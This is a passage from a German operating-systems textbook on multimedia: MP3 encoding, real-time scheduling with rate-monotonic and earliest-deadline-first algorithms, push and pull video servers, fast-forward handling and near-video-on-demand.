Dann werden die Abtastungen in Gruppen von je 1.152 Abtastungen (was etwa 36 ms entspricht) ausgeführt. Jede Gruppe muss zunächst 32 Digitalfilter passieren, um 32 Frequenzbänder zu erhalten. Gleichzeitig wird die Eingabe in ein psychoakustisches Modell gegeben, um die maskierten Frequenzen zu bestimmen. Als Nächstes wird jedes der 32 Frequenzbänder weiter umgeformt, um eine feinere Spektralauflösung zu erhalten.

In der nächsten Phase wird das verfügbare Bitbudget zwischen den Bändern aufgeteilt, wobei die Bänder mit der meisten unmaskierten Spektralenergie mehr Bits zugeteilt bekommen, die Bänder mit geringerer unmaskierten Spektralenergie bekommen weniger Bits zugeteilt und den maskierten Bändern werden keine Bits zugeteilt. Schließlich werden die Bits unter Benutzung eines Huffman-Codes codiert, der kurze Codes mit Zahlen verbündet, die häufig erscheinen, und lange Codes mit Zahlen, die selten erscheinen.

Eigentlich gibt es zu diesem Thema noch mehr zu sagen. Verschiedene Techniken werden auch zur Rauschminderung, für das Antialiasing und das mögliche Ausnutzen der Zwischenkanalredundanz eingesetzt, doch dies geht über den Rahmen dieses Buches hinaus.

7.5 Multimedia-Prozess-Scheduling

Betriebssysteme, die Multimedia unterstützen, unterscheiden sich von traditionellen Betriebssystemen hauptsächlich in drei Aspekten: Prozess-Scheduling, Dateisystem und Plattenspeicher-Scheduling. Wir beginnen mit dem Prozess-Scheduling und behandeln die anderen Themen in den folgenden Abschnitten.

7.5.1 Scheduling von homogenen Prozessen

Die einfachste Art eines Video-Servers ermöglicht das Anzeigen einer festen Anzahl von Filmen mit jeweils gleicher Rahmenrate, Auflösung, Datenrate und anderen Parametern. Unter diesen Rahmenbedingungen gibt es folgenden einfachen, aber effizienten Scheduling-Algorithmus. Für jeden Film existiert ein Prozess (oder Thread), dessen Aufgabe es ist, den Film Rahmen für Rahmen von der Platte zu lesen und diesen Rahmen dann an den Benutzer zu senden. Da alle Prozesse gleich wichtig sind, dieselbe Menge an Arbeit pro Rahmen zu erledigen haben und blockieren, wenn sie mit dem aktuellen Rahmen fertig sind, ist ein Round-Robin-Verfahren hier genau richtig. Der einzige benötigte Zusatz gegenüber Standardverfahren ist ein Timing-Mechanismus, der sicherstellt, dass jeder Prozess mit der richtigen Häufigkeit läuft.

Eine Möglichkeit, ein geeignetes Timing zu erreichen, ist eine Zentraluhr, die beispielsweise 30 Mal pro Sekunde tickt (für NTSC). In jedem Timerintervall werden die Prozesse nacheinander in immer der gleichen Reihenfolge ausgeführt. Wenn ein Prozess seine Aufgabe beendet hat, dann führt er einen suspend-Systemaufruf aus, der die CPU bis zum nächsten Timerintervall der Zentraluhr freigibt. In diesem Timerintervall laufen die übrigen Prozesse wieder sequenziell in der gleichen Reihenfolge. Solange die Anzahl der Prozesse klein genug ist, um die gesamte Arbeit in der Zeit eines Rahmens zu erfüllen, ist Round-Robin-Scheduling ausreichend.

7.5.2 Allgemeines Echtzeit-Scheduling

Leider ist dieses Verfahren in der Praxis kaum anwendbar. Die Anzahl der Benutzer verändert sich, wenn Zuschauer kommen und gehen, die Rahmengröße variiert stark aufgrund der Videokompression (I-Rahmen sind sehr viel größer als P- oder B-Rahmen) und unterschiedliche Filme können unterschiedliche Auflösungen haben. Daher müssen unterschiedliche Prozesse eventuell verschieden häufig ausgeführt werden, mit unterschiedlichem Arbeitsaufwand und mit unterschiedlichen Deadlines, bis zu denen die Arbeit erledigt sein muss.

Diese Überlegungen führen zu einem anderen Modell: Mehrere Prozesse konkurrieren um die CPU, wobei jeder Prozess seine eigene Aufgabe und Deadline hat. In den folgenden Modellen gehen wir davon aus, dass das System die Häufigkeit kennt, mit der jeder Prozess laufen muss, und weiß, wie viel Arbeit der Prozess zu erledigen hat und wann seine nächste Deadline ist. (Das Scheduling der Platten ist ebenfalls ein Problem, das wir aber erst später behandeln werden.) Das Scheduling von mehreren konkurrierenden Prozessen, von denen manche oder alle Deadlines haben, die eingehalten werden müssen, wird als **Echtzeit-Scheduling** bezeichnet.

Als Beispiel für die Art der Umgebung, in der ein Echtzeit-Multimedia-Scheduler arbeitet, betrachten wir die drei Prozesse A, B und C aus ►Abbildung 7.13. Prozess A läuft alle 30 ms (ungefähr die NTSC-Geschwindigkeit). Jeder Rahmen benötigt 10 ms an CPU-Zeit. Ohne Konkurrenz würde er in den Zyklen A1, A2, A3 usw. ausgeführt, wobei jeder 30 ms nach dem vorhergehenden beginnt. Jeder CPU-Zyklus verarbeitet einen Rahmen und hat eine Deadline: Er muss beendet sein, bevor der nächste beginnt.




Abbildung 7.13: Drei periodische Prozesse, die jeweils einen Film anzeigen. Die Rahmenraten und die Verarbeitungsanforderungen sind für jeden Film anders.

In Abbildung 7.13 sind noch zwei weitere Prozesse, B und C, dargestellt. Prozess B läuft 25 Mal pro Sekunde (z.B. PAL) und Prozess C läuft 20 Mal pro Sekunde (z.B. ein verlangsamter NTSC- oder PAL-Strom für einen Benutzer, dessen Verbindung zum Video-Server nur eine geringe Bandbreite hat). Die Berechnungszeit pro Rahmen ist mit 15 ms und 5 ms für B bzw. C angegeben, um das Scheduling-Problem allgemeiner zu machen.

Die Schedulingfrage ist jetzt, wie A , B und C ausgeführt werden sollen, damit sicher gestellt wird, dass jeder seine jeweilige Deadline erreicht. Bevor wir auch nur anfangen, uns nach einem Scheduling-Algorithmus umzusehen, müssen wir untersuchen, ob diese Prozessmenge überhaupt zeitlich verwaltet werden kann. Aus Abschnitt 2.4.4 wissen wir: Falls Prozess i die Periode P_i ms hat und C_i ms an CPU-Zeit benötigt, dann ist ein System genau dann zeitlich verwaltbar, wenn

$$\sum_{i=1}^m \frac{C_i}{P_i} \leq 1$$

wobei m die Anzahl der Prozesse ist, in diesem Fall also 3. Beachten Sie, dass C_i/P_i der Anteil an CPU-Zeit ist, den Prozess i verwendet. In dem Beispiel aus Abbildung 7.13 verbraucht A 10/30 der CPU, der Prozess B 15/40 und C verbraucht 5/50 der CPU. Diese Anteile addieren sich zu 0,808 der CPU-Zeit, das System kann also mit einem Scheduler verwaltet werden.

Bis jetzt gingen wir davon aus, dass es einen Prozess pro Datenstrom gibt. Tatsächlich kann es zwei (oder mehr) Prozesse pro Strom geben, zum Beispiel einen für Audio und einen für Video. Diese können mit unterschiedlichen Raten laufen und verschiedene Anteile an der CPU pro Zyklus verbrauchen. Das Hinzunehmen von Audioprozessen verändert jedoch das allgemeine Modell nicht, da wir lediglich davon ausgehen, dass es m Prozesse gibt, von denen jeder mit festgelegter Häufigkeit und mit festem Anteil an zu erledigender Arbeit bei jedem CPU-Zyklus läuft.

In einigen Echtzeitsystemen sind Prozesse unterbrechbar, in anderen nicht. In Multimedia-Systemen lassen sich Prozesse im Allgemeinen unterbrechen, was bedeutet, dass ein Prozess, der Gefahr läuft, seine Deadline zu verfehlten, den laufenden Prozess unterbrechen darf, bevor dieser seinen Rahmen zu Ende bearbeitet hat. Wenn der unterbrechende Prozess fertig ist, kann der unterbrochene Prozess fortfahren. Dieses Verhalten ist im Prinzip Multiprogrammierung, wie wir sie bereits kennengelernt haben. Wir werden unterbrechbare Echtzeit-Scheduling-Algorithmen untersuchen, da es keine Einwände gegen ihren Einsatz in Multimedia-Systemen gibt und sie eine bessere Performanz als nicht unterbrechbare Strategien besitzen. Die einzige Randbedingung ist: Wenn ein Sendepuffer in kleinen Schritten gefüllt wird, dann ist er bei Eintreten der Deadline vollständig gefüllt, so dass er mit einer einzigen Operation an den Benutzer geschickt werden kann. Andernfalls könnten Jitter entstehen.

Echtzeitalgorithmen können entweder statisch oder dynamisch sein. Statische Algorithmen weisen jedem Prozess im Vorhinein eine feste Priorität zu und führen damit dann ein unterbrechbares Prioritätsscheduling durch. Dynamische Algorithmen haben keine fest vorgegebenen Prioritäten. Im Folgenden stellen wir je ein Beispiel von jedem Typ vor.

7.5.3 Raten-monotones Scheduling

Der klassische statische Echtzeitalgorithmus für unterbrechbare, periodische Prozesse ist **RMS (Raten-monotones Scheduling, Rate Monotonic Scheduling)** (Liu und Layland, 1973). Er kann für Prozesse verwendet werden, die folgende Bedingungen erfüllen:

1. Jeder periodische Prozess muss innerhalb seiner Periode fertig werden.
2. Kein Prozess hängt von einem anderen Prozess ab.
3. Jeder Prozess benötigt den gleichen Anteil an CPU-Zeit in jedem Zyklus.
4. Kein aperiodischer Prozess hat eine Deadline.
5. Die Unterbrechung von Prozessen tritt sofort und ohne zusätzlichen Aufwand ein.

Die ersten vier Bedingungen sind realistisch. Die letzte ist es natürlich nicht, aber sie macht die Modellierung des Systems sehr viel einfacher. RMS arbeitet mit der Zuweisung einer festen Priorität zu jedem Prozess, die der Häufigkeit des Auftretens seiner auslösenden Ereignisse entspricht. Zum Beispiel erhält ein Prozess, der alle 30 ms (33 Mal/s) laufen muss, die Priorität 33, ein Prozess, der alle 40 ms (25 Mal/s) laufen muss, die Priorität 25 und ein Prozess, der alle 50 ms (20 Mal/s) laufen muss, erhält Priorität 20. Die Prioritäten sind also linear mit der Rate (Anzahl der Ausführungen/Sekunde, die der Prozess läuft). Das ist der Grund, warum der Algorithmus Ratenmonoton genannt wird. Zur Laufzeit wählt der Scheduler unter den bereiten Prozessen immer den mit der höchsten Priorität aus und unterbricht nötigenfalls den laufenden Prozess. Liu und Layland haben bewiesen, dass RMS in der Klasse der statischen Scheduling-Algorithmen optimal ist.

► Abbildung 7.14 zeigt anhand des Beispiels aus Abbildung 7.13, wie Raten-monotones Scheduling funktioniert. Die Prozesse A, B und C haben die statische Priorität 33, 25 bzw. 20. Das heißt, immer wenn A ausgeführt werden muss, dann wird er auch ausgeführt, dazu werden alle anderen Prozesse, die gerade die CPU verwenden, unterbrochen. Der Prozess B kann C, aber nicht A unterbrechen. Der Prozess C muss warten, bis die CPU im Leerlauf ist.




Abbildung 7.14: Beispiel für RMS- und EDF-Echtzeit-Scheduling

In Abbildung 7.14 sind zu Beginn alle drei Prozesse rechenbereit. Derjenige mit der höchsten Priorität, A, wird ausgewählt und darf laufen, bis er nach 10 ms fertig wird, wie in der RMS-Zeile zu sehen ist. Nach seiner Beendigung können B und danach C laufen. Zusammen benötigen diese Prozesse 20 ms an Laufzeit, so dass es nach Beendigung von C an der Zeit ist, A erneut auszuführen. Dieser Turnus wird fortgeführt, bis das System bei $t = 70$ im Leerlauf ist.

Bei $t = 80$ wird B rechenbereit und läuft. Bei $t = 90$ wird jedoch ein Prozess mit höherer Priorität, A, rechenbereit, verdrängt daher B und läuft, bis er bei $t = 100$ beendet ist. An diesem Punkt kann das System wählen, ob es B weiterlaufen oder C starten soll, deshalb startet es den Prozess mit der höheren Priorität, B.

7.5.4 Earliest-Deadline-First-Scheduling

Ein anderer populärer Echtzeit-Scheduling-Algorithmus ist **Earliest Deadline First (EDF)**. EDF ist ein dynamischer Algorithmus, der keine periodischen Prozesse wie beim Raten-monotonen Scheduling erfordert. Ebenso wenig ist es nötig, dass die Laufzeit pro CPU-Zyklus immer gleich ist, wie es bei RMS der Fall ist. Jedes Mal, wenn ein Prozess CPU-Zeit benötigt, kündigt er seine Anwesenheit und seine Deadline an. Der Scheduler verwaltet eine Liste der rechenbereiten Prozesse, sortiert nach Deadline. Der Algorithmus führt den ersten Prozess auf der Liste aus, das heißt den Prozess mit der nächsten Deadline. Immer wenn ein neuer Prozess rechenbereit wird, überprüft das System, ob dessen Deadline vor der des augenblicklich ausgeführten Prozesses liegt. Ist dies der Fall, so unterbricht der neue Prozess den aktuellen Prozess.

Ein Beispiel für EDF ist in ►Abbildung 7.14 dargestellt. Zu Beginn sind alle drei Prozesse rechenbereit. Sie werden in der Reihenfolge ihrer Deadlines ausgeführt. A muss bei $t = 30$ fertig sein, B bei $t = 40$ und C bei $t = 50$. A hat also die früheste Deadline und wird daher als Erstes ausgeführt. Bis $t = 90$ sind die Entscheidungen identisch zu RMS. Bei $t = 90$ wird A wieder rechenbereit und seine Deadline ist $t = 120$, genau wie die von B. Der Scheduler kann berechtigterweise zwischen beiden wählen, aber da das Unterbrechen von B auf jeden Fall Kosten verursacht, ist es sinnvoller, B weiter auszuführen statt die Kosten eines Wechsels auf sich zu nehmen.

Um dem Eindruck vorzubeugen, dass RMS und EDF immer dieselben Ergebnisse liefern, wollen wir uns noch ein weiteres Beispiel ansehen, das in ►Abbildung 7.15 dargestellt ist. Hier sind die Perioden von A, B und C zwar dieselben wie zuvor, aber A benötigt jetzt 15 ms statt 10 ms an CPU-Zeit pro Zyklus. Der Test auf Planbarkeit berechnet die Ausnutzung der CPU zu $0,500 + 0,375 + 0,100 = 0,975$. Nur 2,5% der CPU bleiben übrig, aber theoretisch ist die CPU nicht überbelegt und es sollte möglich sein, eine zulässige Ausführungsfolge zu finden.

Bei RMS sind die drei Prioritäten der drei Prozesse immer noch 33, 25 und 20, da nur die Periode, nicht aber die Laufzeit eine Rolle spielt. Diesmal ist B1 zum Zeitpunkt $t = 30$, an dem A wieder in den Startlöchern steht, noch nicht beendet. Zu dem Zeit-

punkt, an dem A fertig wird ($t = 45$), ist B wieder rechenbereit und wird ausgeführt, da B eine höhere Priorität als C hat – wodurch C seine Deadline verpasst. RMS schlägt fehl.




Abbildung 7.15: Ein weiteres Beispiel für Echtzeit-Scheduling mit RMS und EDF

Sehen wir uns nun an, wie EDF diesen Fall behandelt. Bei $t = 30$ gibt es einen Konflikt zwischen A_2 und C_1 . Da die Deadline von C_1 50 und die Deadline von A_2 60 ist, wird C ausgewählt. Hier verhält sich EDF anders als RMS, wo A aufgrund der höheren Priorität gewinnt.

Bei $t = 90$ wird A zum vierten Mal rechenbereit. Die Deadline von A ist dieselbe wie diejenige des aktuellen Prozesses (120), so dass der Scheduler wiederum die Wahl hat, den laufenden Prozess zu unterbrechen oder nicht. Wie zuvor ist es besser, nicht zu unterbrechen, wenn es nicht notwendig ist, B_3 darf also zu Ende laufen.

In dem Beispiel aus Abbildung 7.15 ist die CPU bis $t = 150$ zu 100% belegt. Irgendwann wird jedoch eine Lücke entstehen, weil die CPU nur zu 97,5% genutzt wird. Da alle Start- und Endzeiten Vielfache von 5 ms sind, wird dies eine Lücke von 5 ms sein. Um auf die errechneten 2,5% Leerlaufzeit zu kommen, muss diese Lücke alle 200 ms auftreten, deshalb ist sie in Abbildung 7.15 nicht zu sehen.

Es stellt sich nun die Frage, warum RMS fehlschlägt. Grundsätzlich funktionieren statische Prioritäten nur, wenn die CPU-Ausnutzung nicht zu groß ist. Liu und Layland (1973) haben bewiesen, dass für jedes System mit periodischen Prozessen RMS funktioniert, wenn

$$\sum_{i=1}^m \frac{C_i}{P_i} \leq m(2^{1/m} - 1)$$

Für 3, 4, 5, 10, 20 und 100 ist die maximale Ausnutzung jeweils 0,780, 0,757, 0,743, 0,718, 0,705 und 0,696. Wenn $m \rightarrow \infty$, so geht die maximale Ausnutzung gegen $\ln 2$. Mit anderen Worten, Liu und Layland haben also gezeigt, dass RMS bei drei Prozessen funktioniert, wenn die CPU-Auslastung kleiner oder gleich 0,780 ist. In unserem ersten Beispiel lag die Auslastung bei 0,808 und RMS hat funktioniert, aber da hatten wir

einfach Glück. Bei anderen Perioden und Laufzeiten könnte eine Auslastung von 0,808 scheitern. Im zweiten Beispiel war die CPU-Auslastung (0,975) so hoch, dass es keine Hoffnung gab, dass RMS funktionieren könnte.

Im Gegensatz dazu funktioniert EDF für jede ausführbare Menge an Prozessen. Er kann 100% CPU-Auslastung erreichen. Der Preis dafür ist ein komplexerer Algorithmus. Daher kann in einem echten Video-Server, wenn die Auslastung unter dem RMS-Limit bleibt, RMS verwendet werden. Andernfalls sollte EDF gewählt werden.

7.6 Modelle für Multimedia-Dateisysteme

Nachdem wir jetzt das Scheduling in Multimedia-Systemen betrachtet haben, wollen wir mit Multimedia-Dateisystemen fortfahren. Diese Dateisysteme haben gegenüber traditionellen Dateisystemen ein anderes Paradigma. Zunächst werden wir die traditionelle Dateiein- und -ausgabe wiederholen und unsere Aufmerksamkeit dann der Organisation von Multimedia-Dateiservern zuwenden. Um auf eine Datei zuzugreifen, führt ein Prozess zunächst einen open-Systemaufruf durch. Wenn dieser erfolgreich ist, so erhält der Aufrufer eine Art Token zur Verwendung in weiteren Aufrufen, das in UNIX als Dateideskriptor, in Windows als Handle bezeichnet wird. Ab diesem Punkt kann der Prozess einen read-Aufruf ausführen, indem er das Token, einen Puffer und die Größe in Byte als Parameter übergibt. Das Betriebssystem gibt dann die geforderten Daten über den Puffer zurück. Weitere read-Aufrufe können ausgeführt werden, bis der Prozess fertig ist und close aufruft, um die Datei zu schließen und seine Ressourcen freizugeben.

Dieses Modell eignet sich für Multimedia nicht besonders gut, da hier Echtzeitverhalten erforderlich ist. Insbesondere ist es für die Darstellung von Multimedia-Dateien, die von einem entfernten Video-Server kommen, schlecht geeignet. Ein Problem ist, dass der Benutzer die read-Aufrufe zu relativ präzisen Zeitpunkten ausführen muss. Ein zweites Problem besteht darin, dass der Video-Server in der Lage sein muss, die Datenblöcke ohne Verzögerung bereitzustellen, was schwierig ist, wenn die Anforderungen ungeplant kommen und im Voraus keine Ressourcen reserviert wurden.

Um diese Probleme zu lösen, verwenden Multimedia-Dateiserver ein vollkommen anderes Modell: Sie verhalten sich wie Videorecorder (*VCR*, *Video Cassette Recorder*). Um eine Multimedia-Datei zu lesen, führt der Benutzerprozess einen start-Systemaufruf aus, mit der die zu lesende Datei und verschiedene andere Parameter spezifiziert werden, wie zum Beispiel die zu verwendende Tonspur und Untertiteldatei. Der Video-Server beginnt dann, die Rahmen in der gewünschten Rate zu senden. Es ist Sache des Benutzers, sie in der Rate zu verwenden, mit der sie eintreffen. Wenn der Benutzer von dem Film gelangweilt ist, so beendet der stop-Systemaufruf den Datenstrom. Dateiserver mit diesem Modell der kontinuierlichen Übertragung werden oft **Push-Server** genannt (da sie Daten zum Benutzer schieben), im Gegensatz zu den **Pull-Servern**, bei denen der Benutzer die Daten in Blöcken ziehen muss, indem er immer wieder read aufruft, um einen Block nach dem anderen zu erhalten. Der Unterschied zwischen den beiden Modellen ist in ▶ Abbildung 7.16 dargestellt.




Abbildung 7.16: (a) Pull-Server (b) Push-Server

7.6.1 Videorecorder-Steuerfunktionen

Die meisten Video-SERVER implementieren die Standard-VCR-Steuerfunktionen wie Pause und schnellen Vor- und Rücklauf. Pause ist ziemlich einfach: Der Benutzer sendet eine Nachricht zum Stoppen an den Video-Server. Dieser muss sich nur merken, welcher Rahmen als Nächstes gesendet werden muss. Wenn der Benutzer den Server anweist weiterzumachen, dann fängt er einfach wieder an der Stelle an, an der er vorher aufgehört hat.

Allerdings gibt es dabei eine Schwierigkeit. Um eine akzeptable Performanz zu erreichen, kann der Server für jeden ausgehenden Datenstrom Ressourcen wie Plattenbandbreite und Pufferspeicher reservieren. Diese belegt zu halten, während ein Film angehalten wird, verschwendet Ressourcen, vor allem wenn der Benutzer einen Ausflug in die Küche plant, um eine Tiefkühlpizza zu suchen, aufzutauen, zu backen und zu essen (insbesondere eine XXL-Pizza). Die Ressourcen könnten natürlich im Fall einer Unterbrechung einfach freigegeben werden. Dabei besteht aber die Gefahr, dass diese Ressourcen nicht wieder angefordert werden können, wenn der Benutzer mit dem Film fortfahren möchte.

Ein echter Rücklauf ist tatsächlich einfach und ohne Probleme möglich. Der Server muss nur wissen, dass der nächste zu sendende Rahmen 0 ist. Was könnte einfacher sein? Ein schneller Vor- bzw. Rücklauf (d.h. mit Wiedergabe) ist trickreicher. Wenn nicht komprimiert wurde, lässt sich die Wiedergabe mit zehnfacher Geschwindigkeit realisieren, indem einfach nur jeder zehnte Rahmen angezeigt wird. Um mit zwanzigfacher Geschwindigkeit vorwärts zu gehen, müsste jeder zwanzigste Rahmen dargestellt werden. Tatsächlich ist ohne Kompression ein Vor- oder Rücklauf mit beliebiger Geschwindigkeit einfach. Um k -mal schneller als normal abzuspielen, muss nur jeder k -te Rahmen dargestellt werden. Um mit k -facher Geschwindigkeit rückwärts abzuspielen, muss das Ganze in umgekehrter Richtung erfolgen. Dieser Ansatz funktioniert sowohl für Pull- als auch für Push-Server gut.

Kompression erschwert eine schnelle Wiedergabe in mehrerlei Hinsicht. Mit einem Camcorder-DV-Band, bei dem jeder Rahmen unabhängig von allen anderen komprimiert wurde, lässt sich diese Strategie verwenden, vorausgesetzt, der benötigte Rahmen kann schnell gefunden werden. Da jeder Rahmen abhängig von seinem Inhalt zu einer anderen Größe komprimiert wird, ist es nicht möglich, k Rahmen durch eine Berechnung zu überspringen. Außerdem ist die Audiokompression unabhängig von der Videokompression, so dass für jeden Videorahmen, der mit hoher Geschwindigkeit dargestellt wird, auch der korrekte Audiorahmen gesucht werden muss (außer wenn der Ton bei schnellerer Wiedergabe abgestellt wird). Daher erfordert der schnelle Vorlauf einer DV-Datei einen Index, der es erlaubt, Rahmen schnell zu finden. Doch das ist zumindest theoretisch machbar.

Bei MPEG funktioniert dieses Schema aufgrund der Verwendung von I-, P- und B-Rahmen nicht, noch nicht einmal in der Theorie. Das Überspringen von k Rahmen (angenommen, das ist überhaupt möglich) kann zu einem R-Rahmen führen, der auf einem I-Rahmen aufbaut, welcher gerade übersprungen wurde. Ohne den Basisrahmen ist ein inkrementelles Update (genau das enthält ein P-Rahmen) davon nutzlos. MPEG erfordert eine sequentielle Wiedergabe der Datei.

Ein anderer Weg, dieses Problem anzugehen, ist der Versuch, die Datei tatsächlich sequentiell mit zehnfacher Geschwindigkeit abzuspielen. Allerdings erfordert es dieses Vorgehen, dass die Daten mit zehnfacher Geschwindigkeit von der Platte geholt werden. Jetzt könnte der Server versuchen, die Rahmen zu dekomprimieren (was er normalerweise nicht tut) und herauszufinden, welche Rahmen benötigt werden, und dann jeden zehnten Rahmen als I-Rahmen wieder komprimieren. Allerdings wird der Server bei diesem Vorgehen stark belastet. Außerdem muss der Server das Kompressionsverfahren kennen, was normalerweise nicht der Fall ist.

Die Alternative ist, tatsächlich alle Daten über das Netzwerk an den Benutzer zu übertragen und die benötigten Rahmen dort selektieren zu lassen. Dies erfordert eine zehnfache Geschwindigkeit des Netzwerkes, was vielleicht möglich ist, aber sicherlich nicht einfach ist, wenn man die hohe Geschwindigkeit bedenkt, mit der das Netzwerk normalerweise arbeiten muss.

Alles in allem gibt es keinen einfachen Ausweg. Die einzige praktikable Strategie erfordert vorherige Planung. Man kann eine Spezialdatei aufbauen, die beispielsweise jeden zehnten Rahmen enthält, und diese mit dem normalen MPEG-Algorithmus komprimieren. Diese Datei ist in Abbildung 7.3 als „schneller Vorlauf“ dargestellt. Um in den Modus des schnellen Vorlaufes zu wechseln, muss der Server herausfinden, an welcher Stelle in der Datei für den schnellen Vorlauf der Benutzer gerade ist. Wenn der aktuelle Rahmen gerade 48.210 ist und der schnelle Vorlauf mit zehnfacher Geschwindigkeit läuft, so muss der Server den Rahmen 4.821 in der Datei für den schnellen Vorlauf finden und die Wiedergabe dort mit normaler Geschwindigkeit beginnen. Natürlich kann dieser Rahmen ein P- oder B-Rahmen sein, aber der Decodierprozess auf der Client-Seite kann alle Rahmen überspringen, bis ein I-Rahmen erscheint. Rückwärtlauf wird ganz analog, mit einer anderen Spezialdatei realisiert.

Wenn der Benutzer wieder auf normale Wiedergabe umschaltet, muss der umgekehrte Trick angewandt werden: Falls der aktuelle Rahmen in der Datei für den schnellen Vorlauf 5.734 ist, dann schaltet der Server auf die normale Datei zurück und macht mit dem Rahmen 57.340 weiter. Wenn dies kein I-Rahmen ist, so muss der Decodierprozess auf der Client-Seite wieder alle Rahmen ignorieren, bis ein I-Rahmen erscheint.

Obwohl die beiden Zusatzdateien die Aufgabe lösen, hat der Ansatz doch einige Nachteile. Erstens wird weiterer Plattenplatz zum Speichern der zusätzlichen Dateien benötigt. Zweitens kann ein schneller Vor- oder Rücklauf nur mit der Geschwindigkeit der entsprechenden Dateien erfolgen. Drittens fällt zusätzlicher Aufwand für das Hin- und Herspringen zwischen der normalen Datei und den Dateien für den schnellen Vor- und Rücklauf an.

7.6.2 Near-Video-on-Demand

Wenn k Benutzer denselben Film anschauen, so erzeugt dies beinahe dieselbe Last wie das Ansehen von k verschiedenen Filmen. Allerdings sind mit einer kleinen Veränderung im Modell große Performanzgewinne möglich. Das Problem bei Video-on-Demand ist, dass die Benutzer zu beliebigen Zeitpunkten mit dem Holen eines Films beginnen können. Wenn also 100 Benutzer alle gegen 20:00 Uhr einen neuen Film ansehen möchten, werden aller Wahrscheinlichkeit nach keine zwei Benutzer zur exakt selben Zeit beginnen, so dass sich keiner einen Datenstrom mit einem anderen teilen kann. Die Änderung, die Optimierungen ermöglicht, besteht darin, den Benutzern mitzuteilen, dass Filme nur zur vollen Stunde und danach (zum Beispiel) alle fünf Minuten beginnen. Ein Benutzer, der einen Film um 20:02 Uhr sehen möchte, muss also bis 20:05 Uhr warten.

Der Gewinn hierbei ist, dass für einen zweistündigen Film nur 24 Ströme benötigt werden, egal wie viele Benutzer es gibt. Wie in ▶ Abbildung 7.17 dargestellt, beginnt der erste Datenstrom um 20:00 Uhr. Um 20:05 Uhr, wenn der erste Strom bei Rahmen 9.000 ist, startet der zweite Strom. Um 20:10 Uhr, wenn der erste Strom bei Rahmen 18.000 ist und der zweite bei Rahmen 9.000, startet Strom 3 und so weiter bis Strom 24, der um 21:55 Uhr startet. Um 22:00 Uhr endet der erste Strom und beginnt wieder von vorne mit Rahmen 0. Dieses Modell wird als **Near-Video-on-Demand** bezeichnet, da das Video nicht wirklich bei Bedarf, sondern kurz danach beginnt.

